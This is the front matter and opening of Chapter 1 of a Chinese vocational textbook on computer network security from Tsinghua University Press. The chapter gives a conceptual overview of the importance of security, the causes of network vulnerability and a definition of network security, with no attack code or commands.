

高职高专工作过程·立体化创新规划教材

——计算机系列



计算机网络安全技术

赵美惠　部绍海　冯伯虎　主　编
周如意　朱胜强　马金凤　副主编



- 以培养技能型创新人才为目标，设置丰富的版块，突出实用性和可操作性。
- 以工作过程为导向，全面展示案例实施的全过程，提炼技术要点，即学即用面向就业。
- 以强化实际操作技能为主线，答疑解惑，解决工作实践中的常见问题。

清华大学出版社

高职高专工作过程・立体化创新规划教材——计算机系列

计算机网络安全技术

赵美惠　部绍海　冯伯虎　主　编
周如意　朱胜强　马金凤　副主编

清华大学出版社
北　京

内容简介

本书由浅入深、系统全面地介绍了计算机网络安全技术，内容涵盖基础概念及各种各样的安全问题。全书共分 7 章，内容包括网络安全问题的基础知识；黑客常用的攻击方法及与之对应的防范措施；计算机病毒的基础知识、工作原理及清除病毒的方法；密码学的基础知识、加密技术的发展及分类，代表性的加密技术的原理和破解方法；防火墙的原理和应用；最新虚拟操作系统 Windows Server 2008 的安全性问题以及 Web 的安全性问题。

本书以工作场景导入—知识讲解—回到工作场景—工作实训营为主线组织编写，每一章都精心挑选了具有代表性的实训题和工作中常见问题解析，以便读者掌握本章的重点及提高实际操作能力。

本书结构清晰、易教易学、实例丰富、可操作性强，既可作为高职高专院校的教材，也可作为各类培训班的培训教材。此外，本书也非常适于从事计算机网络安全技术研究与应用人员以及自学人员参考阅读。

图书在版编目(CIP)数据

计算机网络安全技术/赵美惠，部绍海，冯伯虎主编. —北京：清华大学出版社，2014(2018.7 重印)
(高职高专工作过程・立体化创新规划教材——计算机系列)
ISBN 978-7-302-34734-7

Ⅰ. ①计…　Ⅱ. ①赵…　②部…　③冯…　Ⅲ. ①计算机网络—安全技术—高等职业教育—教材
Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2013)第 292371 号

责任编辑： 章忆文
封面设计： 刘孝琼
版式设计： 东方人华科技有限公司
责任校对： 周剑云
责任印制： 宋　林
出版发行： 清华大学出版社
　　网　　址： http://www.tup.com.cn, http://www.wqbook.com
　　地　　址： 北京清华大学学研大厦 A 座　　**邮　　编：** 100084
　　社 总 机： 010-62770175　　**邮　　购：** 010-62786544
　　投稿与读者服务： 010-62776969, c-service@tup.tsinghua.edu.cn
　　质量反馈： 010-62772015, zhiliang@tup.tsinghua.edu.cn
　　课件下载： http://www.tup.com.cn, 010-62791865
印 装 者： 北京九州迅驰传媒文化有限公司
经　　销： 全国新华书店
开　　本： 185mm×260mm　　**印　张：** 16.75　　**字　数：** 407 千字
版　　次： 2014 年 1 月第 1 版　　.　　**印　次：** 2018 年 7 月第 3 次印刷
定　　价： 43.00 元

产品编号：035621-02

丛　书　序

高等职业教育强调“以服务为宗旨，以就业为导向，走产学结合发展的道路”。能否服务于社会、促进就业和提高社会对毕业生的满意度，是衡量高等职业教育是否成功的重要指标。坚持“以服务为宗旨，以就业为导向，走产学结合发展的道路”体现了高等职业教育的本质，是其适应社会发展的必然选择。为了提高高职院校的教学质量，培养符合社会需求的高素质人才，我们计划打破传统的高职教材以学科体系为中心、讲述大量理论知识、再配以实例的编写模式，设计一套突出应用性、实践性的丛书。一方面，强调课程内容的应用性。以解决实际问题为中心，而不是以学科体系为中心；基础理论知识以应用为目的，以“必需、够用”为度。另一方面，强调课程的实践性。在教学过程中增加实践性环节的比重。

2009 年 5 月，我们组织全国高等职业院校的专家、教授组成了“高职高专工作过程·立体化创新规划教材”编审委员会，全面研讨人才培养方案，并结合当前高职教育的实际情况，历时近两年精心打造了这套“高职高专工作过程·立体化创新规划教材”丛书。我们希望通过对这一套全新的、突出职业素质需求的高质量教材的出版和使用，能促进技能型人才培养的发展。

本套丛书以“工作过程为导向”，强调以培养学生的职业行为能力为宗旨，以现实的职业要求为主线，选择与职业相关的教学内容组织开展教学活动和过程，使学生在学习和实践中掌握职业技能、专业知识及工作方法，从而构建属于自己的经验和知识体系，以解决工作中的实际问题。

1. 首推书目

本套丛书的首推书目如下：

- 计算机应用基础
- 办公自动化技术应用教程
- 计算机组装与维修技术
- C++语言程序设计与应用教程
- C 语言程序设计
- Java 2 程序设计与应用教程
- Visual Basic 程序设计与应用开发
- Visual C# 2008 程序设计与应用教程
- 网页设计与制作
- 计算机网络安全技术
- 计算机网络规划与设计
- 局域网组建、管理与维护实用教程
- 基于.NET 3.5 的网站项目开发实践
- Windows Server 2008 网络操作系统
- 基于项目教学的 ASP.NET(C#)程序开发设计

- SQL Server 2008 数据库技术实用教程
- 数据库应用技术实训指导教程(SQL Server 版)
- 单片机原理及应用技术
- 基于 ARM 的嵌入式系统接口技术
- 数据结构实用教程
- AutoCAD 2010 实用教程
- C# Web 数据库编程

2. 丛书特点

(1) 以项目为依托，注重能力训练。以“工作场景导入”→“知识讲解”→“回到工作场景”→“工作实训营”为主线编写，体现了以能力为本的教育模式。

(2) 内容具有较强的针对性和实用性。丛书以贴近职业岗位要求、注重职业素质培养为基础，以“解决工作场景问题”为中心展开内容，书中每一章都涵盖了完成工作所需的知识和具体操作过程。基础理论知识以应用为目的，以“必需、够用”为度，因而具有很强的针对性与实用性，可提高学生的实际操作能力。

(3) 易于学习、提高能力。通过具体案例引出问题，在掌握知识后立刻回到工作场景中解决实际问题，使学生能很快上手，提高实际操作能力；每章末的“工作实训营”板块都安排了有代表意义的实训练习，针对问题给出明确的解决步骤，阐明了解决问题的技术要点，并对工作实践中常见问题进行分析，使学生进一步提高操作能力。

(4) 示例丰富、由浅入深。书中配备了大量经过精心挑选的例题，既能帮助读者理解知识，又具有启发性。针对较难理解的问题，例子都是从简单到复杂，内容逐步深入。

3. 读者定位

本系列教材主要面向高等职业技术院校和应用型本科院校，同时也非常适合计算机培训班和编程开发人员培训、自学使用。

4. 关于作者

丛书编委会特聘执教多年且有较高学术造诣和实践经验的名师参与各册之编写。他们长期从事有关的教学和开发研究工作，积累了丰富的经验，对相应课程有较深的体会与独特的见解，本丛书凝聚了他们多年的教学经验和心血。

5. 互动交流

本丛书保持了清华大学出版社一贯严谨、科学的图书风格，但由于我国计算机应用技术教育正在蓬勃发展，要编写出满足新形势下教学需求的教材，还需要不断地努力实践。因此，我们非常欢迎全国更多的高校老师积极加入到“高职高专工作过程・立体化创新规划教材——计算机系列”编审委员会中来，推荐并参与编写有特色、有创新的教材。同时，我们真诚希望使用本丛书的教师、学生和读者朋友提出宝贵的意见和建议，使之更臻成熟。联系信箱：Book21Press@126.com。

丛书编委会

前　　言

网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多个学科的综合性学科。随着计算机网络的普及和发展，我们的生活和工作越来越依赖于网络，与此相关的网络安全问题也随之凸现出来，并逐渐成为网络应用所面临的主要问题。那么，网络安全这一问题是如何提到人们的议事日程中来的呢？

网络发展的早期，人们更多地强调网络的方便性和可用性，忽略了网络的安全性。当网络仅仅用来传送一般性信息的时候，当网络的覆盖面积仅限于一幢大楼、一个校园的时候，安全问题并没有突出地表现出来。但是，当在网络上运行关键性的信息如银行业务等，当企业的主要业务运行在网络上，当政府部门的活动日益网络化时，计算机网络安全就成为一个不容忽视的问题。随着组织和部门对网络依赖性的增强，一个相对较小的网络也突显出一定的安全问题，尤其是组织部门的网络，要面对来自外部网络的各种安全威胁，即使是网络出于自身利益的考虑没有明确的安全要求，也可能由于被攻击者利用而带来不必要的法律纠纷。网络黑客的攻击、网络病毒的泛滥和各种网络业务的安全要求已经构成了对网络安全的迫切需求。

本书主要内容如下。

第 1 章主要介绍计算机网络安全的基本概念及所涉及的内容。

第 2 章主要介绍黑客的系统攻击方法，包括对黑客的基本认识、他们常见的攻击方法、木马病毒及对攻击的预防措施。

第 3 章主要介绍计算机病毒，包括计算机病毒的基本概念、特征、原理与实例，及如何简单查毒杀毒和安装杀毒软件清除病毒。

第 4 章主要介绍数据加密技术，包括密码学的重要性、加密技术的发展、分类以及代表性的加密技术的原理和破解方法。

第 5 章主要介绍防火墙技术，包括防火墙的基本知识、分类、原理、应用以及选购防火墙的注意事项。

第 6 章主要介绍最新的网络操作系统 Windows Server 2008(这是本书的特色所在)，包括 Windows Server 2008 的新特性、安装过程、安全模型、账号管理、注册表信息及常用的系统进程和服务。

第 7 章主要介绍 Web 的安全性，包括 Web 服务器和浏览器存在的一些漏洞和其安全性，以及脚本语言的安全性。

本书具有以下特点。

(1) 结构清晰、模式合理。以“工作场景导入”→“知识讲解”→“回到工作场景”→“工作实训营”为主线，并以这种新颖的模式合理安排各章内容。

(2) 示例丰富、实用性强。本书每一章在讲解绘图知识时都列举了大量的例子，并给出了具体的操作步骤，突出了实用性与可操作性。

(3) 上手快、易教学。通过具体案例引出问题，在掌握知识后，立刻回到工作场景解决问题，使学生很快上手；以教与学的实际需要取材谋篇，方便老师教学。

(4) 安排实训，提高能力。章后安排了“工作实训营”板块，针对问题给出明确的解决步骤，并对工作实践中的常见问题进行分析，使学生进一步提高应用能力。

本书既可作为高职高专院校部分专业的教材，也可作为各类培训班的培训教程。此外，本书也非常适于从事计算机网络安全技术研究与应用人员以及自学人员参考阅读。

本书由赵美惠(南京化工职业技术学校)、部绍海(江苏联合职业技术学院南京工程分院)、冯伯虎(江苏师范大学连云港校区)担任主编，周如意(沙州职业工学院)、朱胜强(南京交通技师学院)、马金凤(徐州医学院)担任副主编，何光明、单忆南、方群、高伟、顾兴健、郭鹏、何杨光、胡亚平、贾东浇、姜海波、金夏瑞、李芳、李健、刘欢等同志对本书的编写给予了很大的帮助，编者在此表示感谢。限于作者水平，书中难免存在不当之处，恳请广大读者批评指正。

编　者

目　　录

第 1 章

计算机网络安全概述



本章要点

计算机网络的广泛应用是当今信息社会的一场革命：电子商务和电子政务的发展和普及不仅给我们的生活带来了很大的便利，而且正在创造着巨大的财富。与此同时，计算机网络也正面临着日益剧增的安全威胁。网络与信息安全问题日益突出。已成为影响国家安全、社会稳定和人民生活的大事，了解计算机的网络安全，保障网络安全、有序和有效地运行，是保证互联网高效、有序应用的关键之一。

技能目标

- 了解网络安全的基本信息及其发展历程。
- 了解网络安全涉及的内容。
- 掌握网络安全防护体系的组成。



1.1 网络安全简介

1.1.1 网络安全的重要性

随着计算机系统的广泛应用，各类应用人员的队伍迅速发展壮大，操作人员、编程人员和系统分析人员的失误或经验的缺乏都会造成系统的安全功能不足，随之而来的便是计算机网络安全的问题。计算机网络安全是指利用网络管理控制和技术措施，保证网络环境中数据的保密性、完整性及可使用性受到保护。计算机网络安全包括两个方面，即物理安全和逻辑安全。物理安全指系统设备及相关设施受到物理保护，免于破坏、丢失等。逻辑安全包括信息的完整性、保密性和可用性。计算机网络安全涉及许多学科领域，既包括自然科学，又包括社会科学。就计算机系统的应用而言，安全技术涉及计算机技术、通信技术、存取控制技术、校验认证技术、容错技术、加密技术、防病毒技术、抗干扰技术、防泄露技术等，因此计算机网络安全是一个非常复杂的综合问题，并且其技术、方法和措施都随着系统应用环境的变化而不断变化。从认识论的角度看，人们往往首先关注系统功能，然后才被动地从现象注意系统应用的安全问题。因此，该领域普遍存在着重应用、轻安全、法律意识淡薄的现象。

计算机系统的安全是相对于不安全而言的，许多隐患、危险和攻击都是隐蔽的、潜在的、难以明确却又广泛存在的。网络上各种新业务的兴起，比如电子商务、电子政务、电子货币、网络银行，以及各种专业用网的建设，使得各种机密信息的安全问题越来越重要。计算机犯罪事件逐年增多，已成为普遍的国际性问题。随着我国信息化进程脚步的加快，信息安全事件频繁出现，我们必须采取有力的措施来维护计算机网络的安全。

网络存在的问题主要有三类。①机房安全。机房是网络设备运行的关键地，容易发生安全问题，有物理安全(火灾、雷击、盗贼等)、电气安全(停电、负载不均等)等情况。②病毒的侵入和黑客的攻击。Internet 开拓性的发展也使病毒成为灾难。据美国国家超级计算机应用中心(NCSA)的一项调查发现，几乎 100%的美国大公司都曾在它们的网络或台式机上遭到过计算机病毒的攻击。黑客对计算机网络构成的威胁大体可分为两种：一是对网络中信息的威胁；二是对网络中设备的威胁。黑客以各种方式有选择地破坏信息的有效性和完整性；进行截获、窃取、破译，以获得重要机密信息。③管理不健全而造成的安全漏洞。从广泛的网络安全意义范围来看，网络安全不仅仅是技术问题，更是一个管理问题。它涵盖管理机构、法律、技术、经济等各方面。网络安全技术只是实现网络安全的工具。因此，要解决网络安全问题，必须要有综合的解决方案。

图 1.1 和图 1.2 所示为近年来网络所受攻击的状况。从以上各方面来看，不难发现，计算机网络安全的确是非常严肃且重要的一件事。




图 1.1　卡巴斯基实验室收集到的恶意程序总量




图 1.2　2003 年至 2012 年主要漏洞发布与蠕虫爆发时间间隔表

1.1.2　网络脆弱性的原因

造成计算机网络安全问题的原因很多，但是可以把它们归纳为两大类：外在的威胁和内在的脆弱性。从威胁的角度来看，潜在的威胁源增多，威胁发生的可能性增大。如果把威胁看作外因，那么系统不安全的内因也可以说是最根本的原因，即计算机网络本身存在脆弱性，而且这种脆弱性问题越来越严重。

脆弱性是指一个系统的可被非预期利用的方面，例如系统中存在各种漏洞，潜在的威胁就可以利用漏洞给系统造成损失。系统遭受威胁，最根本的原因在于本身存在脆弱性。因为攻击者只有利用了系统的脆弱性，攻击才能成功。系统的脆弱性包括系统最初存在的脆弱性和后来增加的安全措施所存在的脆弱性。

脆弱性完整描述具有其独特性，这是因为：编程过程中出现逻辑错误是很普遍的现象，

这些错误绝大多数是由于疏忽造成的；数据处理比数值计算更容易出现逻辑错误，过小或过大的程序模块都比中等程序模块更容易出现错误；脆弱性与具体的系统环境密切相关；在不同种类的软、硬件设备中，同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各种不同的安全问题；脆弱性问题与时间紧密相关，随着时间的推移，旧的脆弱性会不断得到修补或纠正，新的脆弱性会不断出现，因而脆弱性问题会长期存在。在对脆弱性进行研究时，除了需要掌握脆弱性本身的属性特征外，还要了解与脆弱性密切相关的其他对象的特点。脆弱性的基本属性有脆弱性类型、造成的后果、严重程度、利用需求、环境特征等。与脆弱性相关的对象包括：存在脆弱性的软硬件、操作系统、相应的补丁程序和修补脆弱性的方法等。

脆弱性包括环境、受影响的对象、对象所受的影响、影响对象的方式、外部输入逻辑错误、系统弱点、社会工程、管理策略 9 个部分，通过分析每个作用是否和安全策略相违背，就可以找到产生脆弱性的深层原因。

1. 环境

我们认为“系统”是由“应用程序”和“运行环境”组成的，这样，所有被认为不属于运行程序的代码和部件就属于环境。内部对象以及外部输入之间的相互作用使环境具有动态特征和共享特性。这使程序的安全策略实行起来更加困难，且容易发生错误。从安全策略的角度出发，执行每个操作都需要考虑以下环境实体：环境名称、程序运行的目录、创建的临时项目、内存空间、输入的数据、存储的文件、对象属性、对象性质、网络标志等。

2. 对象

程序代码和数据空间中的任何一个元素都被认为是一个内部对象。对于一个特定的操作而言，这些对象又构成了内部环境，每个对象就是一个环境实体。这些内部对象有：命令提示、用户文件、系统相关文件、公共文件、系统目录、系统分区、堆中的数据和可执行代码、栈中的数据和可执行代码、栈中的返回地址、系统程序、用户程序、系统信息、系统函数或服务程序库、网络连接、用户名、域名、时间、电子邮件、网络端口、网络数据 CPU 包、内部系统名称、系统设备、地址映射等。

3. 对象所受的影响

程序内部的相互作用导致内部对象的改变，包括完全取代、可写、可读、可追加、被创建、被显示、所有权被改变、权限被改变、可预测、能够动态加载和连接、被耗尽、被毁坏、被导出、被锁、被调试、被关闭、被终止等。

4. 影响对象的方式

影响对象的方式有：连接或绑定连接、向堆栈缓冲区复制数据、配置错误、使用特殊字符、修改环境变量、修改编码、改变对象名字、继承不必需的特权、提供不适当的权限、系统调用敏感信息、访问相关路径、不能正确完成保护机制、使用代理绕过保护机制、使用死循环消耗资源、临界选择错误等。

5. 外部输入

用户通过外部输入直接或间接地影响程序的内部操作，控制程序的运行步骤，从而实现其需要的程序功能。一般的输入类型有：环境变量、命令行选项、网络数据、临时文件、配置文件、数据文件、系统用户信息、系统调用的参数、库调用的参数、可移动介质等。

计算机网络的脆弱性被划分成两个方面的因素和四个基本类别，被社会广泛接受的划分如表 1.1 所示。从脆弱性的利用时效上讲，社会工程影响和逻辑错误造成的脆弱性可以很快地对系统产生作用，而管理策略失误和系统弱点的影响要过一段时间才能显现出来。从脆弱性的利用需求来看，利用计算机网络本身的脆弱性比利用社会工程和策略失误的脆弱性需要更多的专业技术知识。

表 1.1　计算机脆弱性的类型

类　型	计算机的原因	人的原因
瞬时	逻辑错误	社会工程影响
一段时间	系统弱点	管理策略失误

6. 逻辑错误

对计算机网络安全有直接影响的，通常是软件程序或硬件设计上的，这也是脆弱性研究的主要内容。“Bug”这种类型的脆弱性大多是低质量的程序代码等技术原因造成的，一般可分为环境错误、配置错误和编程错误。

(1) 环境错误是由于没有能够正确处理程序运行时环境限制造成的。这类错误依赖于操作环境。

(2) 编程错误一般是在软件开发时，由于程序设计错误、错误的需求或逻辑错误而形成的。

(3) 配置错误包括程序安装在不合适的位置、程序安装时参数设置错误和程序在安装时的访问权限错误。

7. 系统弱点

系统弱点指的是系统难以克服的错误或缺陷。在很多情况下，没有人能够发现或了解这种隐含的不安全因素，脆弱性往往要在很长时间以后才能明显体现出来。从这个角度讲，系统安全是相对的。计算机的系统脆弱性主要体现在以下几个方面。

(1) 通过隐晦手段获得的相对安全。通常情况下，我们会对计算机系统的安全机制进行保密，但人们通过研究，最后总能明白它是如何工作的。所以这种隐晦的安全机制并不能从根本上保证系统的安全。

(2) 加密信息已经被公认为是加强计算机系统安全的最好方法，但加密技术本身也存在许多的缺陷，如密码的捷径、计算机的速度、随机密钥的数量等。这些缺陷会使加密的效果并不绝对安全。如果忽视其脆弱性的话，造成的后果可能会是灾难性的。

(3) 口令安全是计算机安全中最关键的问题，无论哪种形式的安全，最终都趋向于依靠某种形式的口令。但实际上，大量存在的弱口令和静态口令非常容易被破解。

(4) 人们通过研究发现，老化的软硬件会影响到安全问题，这是任何一个单元部件都

存在的固有缺陷。

8. 社会工程

社会工程是通过“非技术手段”对目标计算机系统进行攻击的一种方法。使用这一方法的很可能是单位内部人员，其形式包括蓄意破坏、骗取进入计算机系统的途径、从废弃物中寻找有用的信息等。在许多情况下，通过社会工程直接获取信息可能会更容易些，有时，社会工程可能是获取网络信息的唯一方法。社会工程方面的漏洞包括偷盗、内部间谍、信息猎取、蓄意破坏等。

9. 管理策略失误

管理策略失误是指计算机系统的日常管理方面和应急措施方面的不足，例如不充分的软件备份等。管理策略失误并不一定会导致入侵事件，但是，许多“天灾人祸”如天气灾害、操作失误电子毁坏、硬件故障等可能会触发这类脆弱性。这些容易失误的策略一般有物理安全策略、数据安全策略、人员安全策略等。

1.1.3 网络安全的定义

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不会因偶然或恶意的原因而遭到破坏、更改、泄露等。网络安全是一个涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论和信息论等多种学科的边缘学科，如图 1.3 所示。

